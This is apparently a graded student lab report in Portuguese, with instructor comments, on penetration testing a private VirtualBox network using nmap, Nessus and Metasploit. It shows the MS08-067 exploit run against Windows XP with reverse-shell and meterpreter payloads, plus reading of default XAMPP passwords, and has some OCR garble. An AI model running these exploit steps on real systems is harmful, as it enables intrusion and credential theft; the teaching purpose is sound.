76%

- Execução do NMAP muito bem documentada, mas limitada a um único host (75%)
- Execução do NESSUS: documentação limitada, apesar dos resultados coerentes; podiam ter completado com a análise do tráfego, sobretudo no que respeita ao volume e "ruído", comparando com o NMAP (65%)
- NESSUS para identificar vulnerabilidade específica está melhor; a componente relacionada com o tráfego gerado também não foi feita (70%)
- Metasploit; Correto e bem documentado, apesar de algumas imprecisões, nomeadamente nas observações que podem ser tiradas da análise do tráfego (90%)
- Uso do Wireshark está a um bom nível. Na primeira parte está mais objetivo (75%); na análise da operação do Metasploit com o Meterpreter é menos objetivo, mas mais coerente (75%)
- Qualidade global: vários erros e imprecisões (60%)

Segurança em Redes

Trabalho Prático 6

23 de janeiro de 2021

Grupo 3

a83899	André Morais
a85367	Francisco Lopes
a83819	Miguel Oliveira
a84727	Nelson Faria
a85853	Pedro Fernandes
a84485	Tiago Magalhães

Penetration Testing



Mestrado Integrado em Engenharia Informática Universidade do Minho

Conteúdo

1	Intr	odução)																	3
2	Vul	nerabil	idades	sec	com	10	$\mathbf{e}\mathbf{x}$	plo	ora	á-	la	S								4
	2.1	Tarefa	1)																	4
	2.2	Tarefa	2)																	6
	2.3	Tarefa	3)																	7
		2.3.1	nmap	-sS	•															7
		2.3.2	nmap	-n -s	sV															8
		2.3.3	nmap	-A -	-T4															8
		2.3.4	nmap	-O																10
		2.3.5	nmap	-v -	Ο															11
		2.3.6	nmap	-O-s	sV-s	sC-	οX													12
	2.4	Tarefa	4)																	13
		2.4.1	Metas	sploit	t.				•					•	•		•			15
3	Con	ıclusão																		22

Lista de Figuras

1	Endereço IP da máquina <i>Kali</i>	4
2	Endereço IP da máquina <i>Ubuntu</i>	4
3	Endereço IP da máquina Windows	4
4	Ping do Ubuntu para o Kali	5
5	Ping do Windows para o Ubuntu	5
6	Escolha da interface correta no wireshark	6
7	Ping do Ubuntu para o Kali	6
8	nmap -sS	7
9	Tráfego wireshark	7
10	nmap -n -sV	8
11	nmap -A -T4	9
12	nmap -O	10
13	nmap -v -O	11
14	Nessus	13
15	Nessus vulnerabilidades	13
16	Informação como CVE, CVSS, descrição e possíveis mitigações	14
17	Metasploit procura	15
18	Metasploit mais informação	16
19	Metasploit mais informação	17
20	Comando "use exploit/windows/smb/ms08_067_netapi"	18
21	Set RHOST	18
22	Set payload	18

1 Introdução

Neste trabalho prático, o principal objetivo era que percebêssemos a importância dos testes de penetração (*Pentesting*) para a avaliação da segurança num sistema informático. Deste modo, o caso de teste deste trabalho consiste num sistema constituído três máquinas virtuais (*Windows XP*, *Ubuntu*, *Kali*), onde elas estão ligadas numa rede local privada.

Assim, através do uso de ferramentas de descoberta e caracterização de máquinas na rede(neste caso, o Nmap, de ferramentas de descoberta de vulnerabilidades(neste caso, o Nessus e de uma ferramenta de exploração de vulnerabilidades identificadas(o Metasploit), será possível identificar e explorar as vulnerabilidades nessa rede privada e, deste modo, perceber quais os serviços que cada sistema possuí e formas de explora-los. Claro que quanta mais informação for obtida por ferramentas como o Nmap ou o Nessus, mais vulnerável a ataques de hackers o sistema estará, daí a importância do Penetration Testing para perceber o grau de proteção de cada máquina virtual, no caso deste presente relatório, e desta forma ser possível que sejam tomadas medidas para caso se queira proceder à proteção desses sistemas posteriormente.

Nestas próximas secções, aquilo que pretendemos é explicar cada um dos passos que eram pedidos que fizéssemos no enunciado e, desta forma, conseguíssemos traçar um perfil dos sistemas em análise.

Introdução não está muito feliz e revela mesmo algumas imprecisões que permitem questionar o nível de entendimento de alguns conceitos fundamentais

Vulnerabilidades e como explorá-las 2

Tarefa 1) 2.1

```
edro@pedro:~/Desktop$ ip a s | grep -w inet
       127.0.0.1/8 scope host lo
       10.0.0.4/24 brd 10.0.0.255 scope global dynamic noprefixroute eth1
```

Figura 1: Endereço IP da máquina Kali

```
eth7
                         Link encap:Ethernet HWaddr 08:00:27:c3:45:50
                         inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
                         inet6 addr: fe80::a00:27ff:fec3:4550/64 Scope:Link
                         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                         RX packets:36 errors:0 dropped:0 overruns:0 frame:0
                         TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
                         collisions:0 txqueuelen:1000
                         RX bytes:4276 (4.2 KB) TX bytes:10487 (10.4 KB)
                         Link encap:Ethernet HWaddr 08:00:27:31:40:a5
                         inet addr:10.0.0.8 Bcast:10.0.0.255 Mask:255.255.255.0
Como é que esta
                         inet6 addr: fe80::a00:27ff:fe31:40a5/64 Scope:Link
máquina tem dois
                         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
interfaces? Só devia
                         RX packels:5 errors:0 dropped:0 overruns:0 frame:0
                         TX packets:42 errors:0 dropped:0 overruns:0 carrier:0
                         collisions:0 txqueuelen:1000
                         RX bytes:1398 (1.3 KB) TX bytes:6865 (6.8 KB)
```

Figura 2: Endereço IP da máquina *Ubuntu*

idem

ter um.

```
Ethernet adapter Local Area Connection 2:
        Connection-specific DNS Suffix
                                               lan
                                               10.0.2.15
255.255.255.0
10.0.2.2
        Ethernet adapter Local Area Connection 3:
        Connection-specific DNS Suffix
                                               10.0.0.9
255.255.255.0
        IP Address. . . .
Subnet Mask . . .
        Default Gateway
```

Figura 3: Endereço IP da máquina Windows

```
georgia@ubuntu:~$ ping 10.0.0.4

PING 10.0.0.4 (10.0.0.4) 56(84) bytes of data.

64 bytes from 10.0.0.4: icmp_seq=1 ttl=64 time=2.34 ms

64 bytes from 10.0.0.4: icmp_seq=2 ttl=64 time=0.501 ms

64 bytes from 10.0.0.4: icmp_seq=3 ttl=64 time=0.544 ms

^C

--- 10.0.0.4 ping statistics ---

3 packets transmitted, 3 received, 0% packet loss, time 2004ms

rtt min/avg/max/mdev = 0.501/1.131/2.348/0.860 ms
```

Figura 4: Ping do Ubuntu para o Kali

Ī

```
C:\Documents and Settings\user>ping 10.0.0.8

Pinging 10.0.0.8 with 32 bytes of data:

Reply from 10.0.0.8: bytes=32 time<1ms TTL=64

Ping statistics for 10.0.0.8:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Figura 5: Ping do Windows para o Ubuntu

Ao nível de dificuldades tanto o Kali como o Ubuntu foram instalados sem qualquer problema. Foi tão simples como importar os discos para a VirtualBox, e tudo funcionou imediatamente. Quanto ao Windows XP, a importação do disco funcionou como esperado. No entanto, não havia qualquer driver de rede instalada no mesmo. Assim sendo, tivemos que procurar drivers de rede para o Windows XP. Conseguimos encontrar drivers de rede da Intel. Copiamos o executável para a VM usando o clip-board partilhado da VirtualBox, e a instalação dos drivers funcionou sem problemas, obtendose conexão à Internet. Neste ponto, conseguimos fazer ping de qualquer máquina para uma outra.

Que ambiente de virtualização usaram? É estranho porque a MV foi criada exatamente no VBox e nunca foi reportada esta anomalia! Também o número de interfaces é estranho.

2.2 Tarefa 2)




Figura 6: Escolha da interface correta no wireshark




Figura 7: Ping do Ubuntu para o Kali

2.3 Tarefa 3)

2.3.1 nmap -sS

por exemplo.

Este scan, que utiliza pacotes Syn e é relativamente rápido, visto que pretende apenas e somente verificar que portas se encontram abertas na máquina alvo. Para além disso, também nos revela o endereço MAC da máquina (que como seria de esperar, é um NIC virtual da VirtualBox). No Wireshark podemos observar, como seria de esperar, quase mil pacotes com erros, que correspondem a todas a 993 portas que estão fechadas e onde imediatamente foi obtido um Reset. Espalhado por este mar de erros, temos alguns pacotes que foram devolvidos com sucesso, que correspondem às portas que de facto estão abertas, onde recebemos um SYNACK. Porta 80,

relativo a

Este comando não faz um

```
scan à rede, mas apenas à
                                                               máquina XP
      pedro:~/Desktop$ sudo nmap -sS 10.0.0.9
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 17:50 WET
Nmap scan report for 10.0.0.9
Host is up (0.00054s latency).
Not shown: 993 closed ports
PORT
         STATE SERVICE
21/tcp
         open
               ftp
25/tcp
         open
               smtp
80/tcp
         open
               http
135/tcp
         open
               msrpc
139/tcp
               netbios-ssn
         open
443/tcp
         open
               https
3306/tcp open mysql
MAC Address: 08:00:27:68:58:7D (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 14.36 seconds
 edro@pedro:~/Desktop$
```

Figura 8: nmap -sS



Figura 9: Tráfego wireshark

2.3.2 nmap -n -sV

Com a flag -sV, o nmap tenta identificar a versão dos serviços que estão a correr nas portas abertas, assim como o sistema operativo. Ele conseguiu identificar com bastante precisão alguns dos serviços, e que estamos a correr um $host\ Windows$. Como seria de esperar, no Wireshark vemos uma quantidade de pacotes muito maior, cerca de 9000. Isto faz sentido pois, quando encontra uma porta aberta, o nmap envia pacotes específicos à espera também de alguma resposta específica numa tentativa de identificar o serviço em questão.

```
pedroRpedro:~/Desktop$ sudo nmap -n -sV 10.0.1.9
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 17:57 WET
Nmap scan report for 10.0.0.9
Host is up (0.00042s latency).
Not shown: 993 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp FileZilla ftpd 0.9.32 beta
25/tcp open smtp SLmail smtpd 5.5.0.4433
80/tcp open http Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/https?
3306/tcp open mysql MySQL (unauthorized)
MAC Address: 08:00:27:68:58:70 (Oracle VirtualBox virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address_(1 host up) scanned in 20.84 seconds
```

Figura 10: nmap -n -sV

Se, por exemplo, aplicar-mos um filtro que isola os pacotes de e para a porta 80, ficamos com uma amostra de 82 pacotes. É difícil compreender exatamente o que está a acontecer, mas parece que o "nmap" está basicamente a tentar encontrar uma assinatura do serviço, quase como que um antivírus, enviando vários valores e analisando o que recebe de volta, comparando as respostas com a sua base de dados.

2.3.3 nmap -A -T4

Como podemos observar na documentação do nmap a flag-A: "Enable OS detection, version detection, script scanning, and traceroute". Este tipo de scan é ainda mais agressivo, resultando em cerca de 53000 pacotes. A flag T4 controla a velocidade à qual o nmap realiza o scan, um valor entre 1 e 5, em que um valor mais alto é mais rápido. E como esperado, é devolvida muita mais informação, porém o scan também demora muito mais tempo. Agora sabemos que o sistema operativo é $Windows\ XP$ SP2 ou SP3. Para além disso, para alguns dos serviços, sabemos até que funções cada um suporta. Por exemplo, sabemos que o serviço de de SMTP suporta a lista de comandos "HELO MAIL RCPT DATA RSET SEND SOML SAML HELP

NOOP QUIT". Vemos também que para chegar à máquina é necessário apenas 1 hop, através do tracerout. Tendo em conta que esta é uma rede local virtual, isto também faz todo o sentido.

```
pedrompedro:~$ sudo nmap -A -T4 10.0.0.9

Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 18:13 WET
Nmap scan report for 10.0.0.9

Host is up (0.00054s latency).

Not shown: 993 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp fileZilla ftpd 0.9.32 beta

ftp-anon: Anonymous FTP login allowed (FTP code 230)

drwxr-xr-x 1 ftp ftp 0 Aug 06 2009 incoming

_-r-r-r-- 1 ftp ftp 187 Aug 06 2009 onefile.html

ftp-syst:

SYST: UNITY
  SSLV2_NES_102_EES_64_CBC_WITH_MD5

SSL2_RC2_128_CBC_WITH_MD5

SSL2_RC4_128_EXPORT40_WITH_MD5

SSL2_RC4_128_EXPORT40_WITH_MD5

SSL2_RC4_128_WITH_MD5

SSL2_DES_102_EDE3_CBC_WITH_MD5
|___SSL2_DES_192_EDE3_CBC_WITH_MDS
3306/tcp open mysql MySQL (unauthorized)
MAC Address: 08:00:27:68:58:7D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows xP
OS CPE: cpe:/o:microsoft:windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: Host: tester-595cbae8; OS: Windows; CPE: cpe:/o:microsoft:windows
     ost script results:
_clock-skew: mean: 1s, deviation: 0s, median: 1s
_nbstat: NetBIOS name: TESTER-595CBAE8, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:68:58:7d (Oracle VirtualBox virtual N
          mb-os-discovery:

OS: Windows XP (Windows 2000 LAN Manager)

OS CPE: cpe:/o:microsoft:windows_xp::-
Computer name: tester-595chae8

NetBIOS computer name: TESTER-595CBAE8\x00

Workgroup: WORKGROUP\x00

System time: 2021-01-22718:13:33+00:00

mb-security-mode:
account_used: guest
authentication level: user
challenge_response: supported
message_signing: disabled (dangerous, but default)
mb2-time: Protocol negotiation failed (SMB2)
         and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .p done: 1 IP address (1 host up) scanned in 142.38 seconds
```

Figura 11: nmap -A -T4

2.3.4 nmap -O

Este comando representa basicamente uma subsecção do anterior, sendo que apenas faz o port scan e a deteção de SO. Conseguimos ver que, de facto, o host está a correr Windows XP SP2 ou SP3. O número de pacotes é também, naturalmente, muito mais reduzido, cerca de 2100. \checkmark

```
pedro╗pedro:~$ sudo nmap -0 10.0.0.9
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 18:26 WET
Nmap scan report for 10.0.0.9
Host is up (0.00055s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
21/tcp
            open ftp
25/tcp
80/tcp
            open smtp
open http
135/tcp
           open msrpc
139/tcp
           open
                    netbios-ssn
443/tcp open https
3306/tcp open mysql
MAC Address: 08:00:27:68:58:7D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds
```

Figura 12: nmap -O

2.3.5 nmap -v -O

Acrescentar -v ao comando anterior simplesmente aumenta a verbosidade do output. Neste caso específico não nos dá nenhuma informação extra útil, exceto talvez dar-nos uma melhor noção de que passos o nmap está a seguir. Como seria de esperar, o número de pacotes é exatamente o mesmo visto que o scan também o é.

```
pedroapedro:~$ sudo nmap -v -0 10.0.0.9
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 18:29 WET
Initiating ARP Ping Scan at 18:29
Scanning 10.0.0.9 [1 port]
Completed ARP Ping Scan at 18:29, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:29
Completed Parallel DNS resolution of 1 host. at 18:29, 13.04s elapsed
Initiating SYN Stealth Scan at 18:29
Scanning 10.0.0.9 [1000 ports]
Discovered open port 3306/tcp on 10.0.0.9
Discovered open port 139/tcp on 10.0.0.9
Discovered open port 21/tcp on 10.0.0.9
Discovered open port 21/tcp on 10.0.0.9
Discovered open port 25/tcp on 10.0.0.9
 Discovered open port 135/tcp on 10.0.0.9
Discovered open port 443/tcp on 10.0.0.9
Discovered open port 443/tcp on 10.0.0.9
Discovered open port 80/tcp on 10.0.0.9
Completed SYN Stealth Scan at 18:29, 1.22s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.0.0.9
Nmap scan report for 10.0.0.9
Host is up (0.00051s latency).
 Not shown: 993 closed ports
PORT STATE SERVICE
 21/tcp open ftp
25/tcp open smtp
80/tcp open http
  135/tcp open msrpc
 139/tcp open netbios-ssn
 443/tcp open https
 3306/tcp open mysql
 MAC Address: 08:00:27:68:58:7D (Oracle VirtualBox virtual NIC)
 Device type: general purpose
 Running: Microsoft Windows XP
 OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 OS details: Microsoft Windows XP SP2 or SP3
 Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
 IP ID Sequence Generation: Incremental
 Read data files from: /usr/bin/../share/nmap
 OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.71 seconds
Raw packets sent: 1098 (49.010KB) | Rcvd: 1018 (41.328KB)
```

Figura 13: nmap -v -O


2.3.6 nmap -O-sV-sC-oX

Este comando é basicamente equivalente a -A, exceto que o output é redirecionado para um ficheiro XML usando uma sylesheet específica, disponível no site do nmap. Para além disso, é corrido toda a subrede à procura de máquinas, em vez de apontarmos para a máquina específica. Como seria de esperar, no Wireshark podemos ver que inicialmente é realizado um pedido ARP para cada host possível da subrede. O objetivo de descobrir a máquina de Windows é cumprido, com as seguintes características:

A análise está bem feita, apenas com a limitação de não ser feita sobre a rede, mas apenas sobre um host.

2.4 Tarefa 4)

O Nesus foi instalada na máquina Kali, seguindo as instruções, sem qualquer dificuldade.



Depois de fazer $host\ discovery$, com o Nessus, obtemos 4 resultados. O primeiro e o segundo correspondem às nossas máquinas virtuais, de $Windows\ XP$ e Ubuntu respetivamente. As outras duas correspondem ao host das máquinas virtuais e ao servidor DHCP virtual que existe para manutenção da rede virtual.

Para deteção de vulnerabilidades, usamos o que o *Nessus* chama um *Basic Network Scan*. Este é o teste mais abrangente que procura vulnerabilidade de uma maneira geral.




Figura 15: Nessus vulnerabilidades

Foram encontradas no total 141 vulnerabilidade, acompanhadas de 64 avisos, que basicamente são funcionalidade propositadas que mesmo assim são uma falha de segurança.

O resultado apresentou várias vulnerabilidades de diferentes níveis de prioridade. Assim temos:

não é exatamente esse o significado!

Critical: Vulnerabilidades críticas ao sistema. Neste caso um atacante tem poder de leitura e escrita sobre ficheiros da máquina do utilizador. O base score do CVSSv3 está entre 9.0-10.0.

- High: Vulnerabilidade de nível alto. São vulnerabilidades difíceis de explorar, mas podem resultar de acessos de elevado privilégio, podendo resultar em perda ou fuga de dados. O base score do CVSSv3 está entre 7.0-8.9;
- Medium: Vulnerabilidade de nível médio. Para explorar estas vulnerabilidades é necessário ter privilégios de utilizador, assim como estar na mesma rede que a vítima. O base score do CVSSv3 está entre 4.0-6.9;
- Low: Vulnerabilidade de nível baixo. Vulnerabilidades que, quando exploradas, têm um impacto muito baixo no sistema alvo. O base score do CVSSv3 está entre **0.1-3.9**;
- Info: Apenas informa ao utilizador que existem serviços que podem ser considerados vulneráveis. Identifica que alguma informação da máquina pode ser descoberta. O base score do CVSSv3 é de 0;

Dentro do grupo de vulnerabilidades $Microsoft\ Windows$, foi encontrada a vulnerabilidade de que estamos à procura: MS08-067.




Figura 16: Informação como CVE, CVSS, descrição e possíveis mitigações

seria possível caracterizar melhor a vulnerabilidade...

Podemos encontrar na informação desta vulnerabilidade o CVE correspondente, bem como o score do CVSS, também formas de mitigar, a sua descrição e documentação extra.

2.4.1 Metasploit

Primeiro, procuramos pela vulnerabilidade.

Figura 17: Metasploit procura

Como podemos ver na linha 6, a vulnerabilidade que encontramos anteriormente no *Nessus* está presente nas bases de dados do *metasploit*.

Com o seu nome completo, podemos pedir mais informação sobre o exploit em questão.

```
msf6 > info exploit/windows/smb/ms08_067_netapi
        Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
Module: exploit/windows/smb/ms08_067_netapi
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2008-10-28
                        hdm <x@hdm.io>
                    lable targets:
Name

Automatic Targeting
Windows 2000 Universal
Windows XP SP0/SP1 Universal
Windows XP SP0/SP1 Universal
Windows XP SP2 English (Alwayson NX)
Windows XP SP2 English (Alwayson NX)
Windows XP SP3 English (Alwayson NX)
Windows XP SP3 English (NX)
Windows XP SP3 English (NX)
Windows XP SP3 English (NX)
Windows XP SP2 Chinese - Traditional / Taiwan (NX)
Windows XP SP2 Chinese - Traditional (NX)
Windows XP SP2 German (NX)
Windows XP SP2 Gerek (NX)
Windows XP SP2 Forek (NX)
Windows XP SP2 Spanish (NX)
Windows XP SP2 Finnish (NX)
Windows XP SP2 Finnish (NX)
Windows XP SP2 Finnish (NX)
Windows XP SP2 Hungarian (NX)
Windows XP SP2 Hungarian (NX)
Windows XP SP2 Horew (NX)
Windows XP SP2 Dorte (NX)
Windows XP SP2 Norwegian (NX)
Windows XP SP2 Portuguese (NX)
Windows XP SP3 Chinese - Traditional (NX)
Windows XP SP3 French (NX)
Windows XP SP3 Fr
          Available targets:
                                                 Name
```

Figura 18: Metasploit mais informação



Figura 19: Metasploit mais informação

Podemos ver uma grande lista de OS's onde o *exploit* é executável, bem como outras informações e uma pequena descrição do *exploit*.

Com esta informação, podemos executar o *exploit*. Primeiro, usamos o comando "use exploit/windows/smb/ms08_067_netapi". Depois, com o comando *show options* podemos ver que opções são suportadas pelo *exploit*.

Figura 20: Comando "use exploit/windows/smb/ms08_067_netapi"

De seguidas, definimos a variável RHOST, ou seja, o host para o qual será direcionado o exploit, para a máquina correta.

```
\underline{\text{msf6}} exploit(windows/smb/ms08_067_netapi) > set RHOST 10.0.0.9 RHOST \Rightarrow 10.0.0.9
```

Figura 21: Set RHOST

Antes de realizar o *exploit*, temos ainda que escolher a *payload*. Este é, de forma simples, o código que será injetado na máquina alvo. Usando o comando *show payloads* é apresentada uma lista de 146 *payloads* possíveis. Neste caso, vamos escolher a *payload generic/shell_reverse_tcp*, que vai abrir uma sessão de *shell* remota, usando a *shell* nativa da máquina alvo.

```
msf6 exploit(windows/smb/ms08_067_metapi) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD ⇒ generic/shell_reverse_tcp
```

Figura 22: Set payload


Assim, finalmente, podemos introduzir o comando *exploit*, o que nos apresenta uma shell remota da máquina alvo.

```
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] 10.0.0.9:445 - Automatically detecting the target ...
[*] 10.0.0.9:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.0.9:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.0.9:445 - Attempting to trigger the vulnerability ...
[*] Command shell session 3 opened (10.0.0.10:4444 → 10.0.0.9:1041) at 2021-01-22 19:24:41 -0500
cd ..
cd ..
C:\WINDOWS>
```

Mudamos a diretoria para o *Desktop*, e criamos um ficheiro.

```
C:\Documents and Settings\user\Desktop>echo "FOSTE HACKEADO AMIGO! PAREM DE USAR O XP POR AMOR DE DEUS!" > ola.txt
echo "FOSTE HACKEADO AMIGO! PAREM DE USAR O XP POR AMOR DE DEUS!" > ola.txt
C:\Documents and Settings\user\Desktop>
```

Se formos à máquina virtual Windows, vemos que o ficheiro de facto foi criado.



e como é o ataque realizado? Tentamos analisar os pacotes trocados no *Wireshark*. No entanto, não conseguimos obter informações úteis. Parecem quase pacotes *SMB* aleatórios. Seria preciso gastar muitas horas a analisar os pacotes para perceber o que de facto está a acontecer.

Depois de fechar a *shell*, realizamos novamente o mesmo *exploit*, mas com a *payload windows/meterpreter/reverse_tcp*. Esta *payload* inicia uma espécie de *shell* desenvolvida pelo grupo do *metasploit*, que tem funcionalidades muito mais poderosas.

```
msf6 exploit(windows/smb/ms08_007_metapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_007_metapi) > exploit

[*] Started reverse TCP handler on 10.0.0.10:4444

[*] 10.0.0.9:445 - Automatically detecting the target...
[*] 10.0.0.9:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.0.9:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)

[*] 10.0.0.9:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 10.0.0.9

[*] Meterpreter session 4 opened (10.0.0.10:4444 → 10.0.0.9:1048) at 2021-01-22 19:39:20 -0500

meterpreter >
```

Com esta *shell*, podemos correr diversos comandos como, por exemplo:

• sysinfo

```
meterpreter > sysinfo
Computer : TESTER-595CBAE8
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : pt_PT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

• ipconfig

```
meterpreter > sysinfo
Computer : TESTER-595CBAE8
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture
                 : x86
System Language : pt_PT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig
Interface 1
             : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
            : 1520
MTU
IPv4 Address : 127.0.0.1
Interface 2
Name : Intel(R) PRO/1000 MT Desktop Adapter #2 - Packet Scheduler Miniport
Hardware MAC : 08:00:27:68:58:7d
             : 1500
MTU
IPv4 Address : 10.0.0.9
IPv4 Netmask : 255.255.255.0
Interface 3
Name : Intel(R) PRO/1000 MT Desktop Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:5b:b0:ed
MTU : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0
meterpreter >
```

• Ver o conteúdo de ficheiros críticos, usando o comando *cat*, que não existe na shell nativa de Windows

```
meterpreter > pwd
C:\xampp
meterpreter > cat passwords.txt
### XAMPP Default Passwords ###
1) MySQL (phpMyAdmin):
   User: root
   Password:
   (means no password!)
2) FileZilla FTP:
   User: newuser
   Password: wampp
   User: anonymous
   Passwort: some@mail.net
3) Mercury:
   EMail: newuser@localhost
   User: newuser
   Password: wampp
4) WEBDAV:
   User: wampp
   Password: xampp
meterpreter >
```

Olhando para o Wireshark, não conseguimos ver qualquer diferença entre as duas payloads. Existem troca de pacotes SMB e, depois de aberta a shell, troca de pacotes TCP com dados que não são facilmente reconhecidos a olho nu. A diferença entre as duas shell resume-se aos comandos extra que o meterpreter tem, que permite de forma facilitada a recolha de informações, e ao contorno de quaisquer permissões para, por exemplo, ler ficheiros protegidos.

o tráfego é cifrado!...

3 Conclusão

Neste trabalho prático foi possível verificarmos a capacidade que algumas ferramentas têm para avaliar a segurança de sistemas informáticos. Nomeadamente, através da realização de scanning (ativo) a sistemas alvo, foi possível obtermos informações que deveriam de ser o máximo possível protegidas para que os sistemas estivessem seguros e isolados, tais como informações relativas ao S.O. (Sistema Operativo) e às portas ativas nos sistemas alvos e respetivas aplicações e suas versões. Ora, a partir destas informações é possível perceber as vulnerabilidades do sistema e formas de explorá-los. Porém, para que o processo não fosse demasiado intensivo, aquilo que foi feito foi, em vez de procurarmos manualmente por vulnerabilidades dos sistemas alvo através do output do Nmap, aquilo que fizemos foi usar um scanner de vulnerabilidades(Nessus) que basicamente já faz esse serviço automaticamente através de uma base de dados que este possuí com vulnerabilidades públicas, sendo que esta aplicação ao longo dos tempos vai atualizando essa base de dados dependendo só do tipo de subscrição (ou seja, se estivermos a usar a versão paga, a base de dados de vulnerabilidades é atualizada com uma frequência maior). Desta forma, foi possível verificar a quantidade de vulnerabilidades existentes no sistema Windows XP e Ubuntu e as suas diferenças. Por fim, usamos uma ferramenta que explora precisamente vulnerabilidades, o Metasploit, sendo que a partir de uma vulnerabilidade detetada no Windows XP, aquilo que foi feito foi um ataque a esse sistema através de um *exploit* que o Metasploit já tinha disponível para uso. Assim, percebemos que este sistema em particular é bastante inseguro e que efetivamente é demasiado vulnerável a ataques por parte de pessoas mal intencionadas.

Por último, o nosso grupo gostava de referir que foi um trabalho bastante interessante de ser feito, pois foi possível reforçar o nosso pensamento sobre a importância de políticas de segurança fortes para evitar/reduzir a exposição de sistemas a vulnerabilidades que podem ser usadas por atacantes/hackers.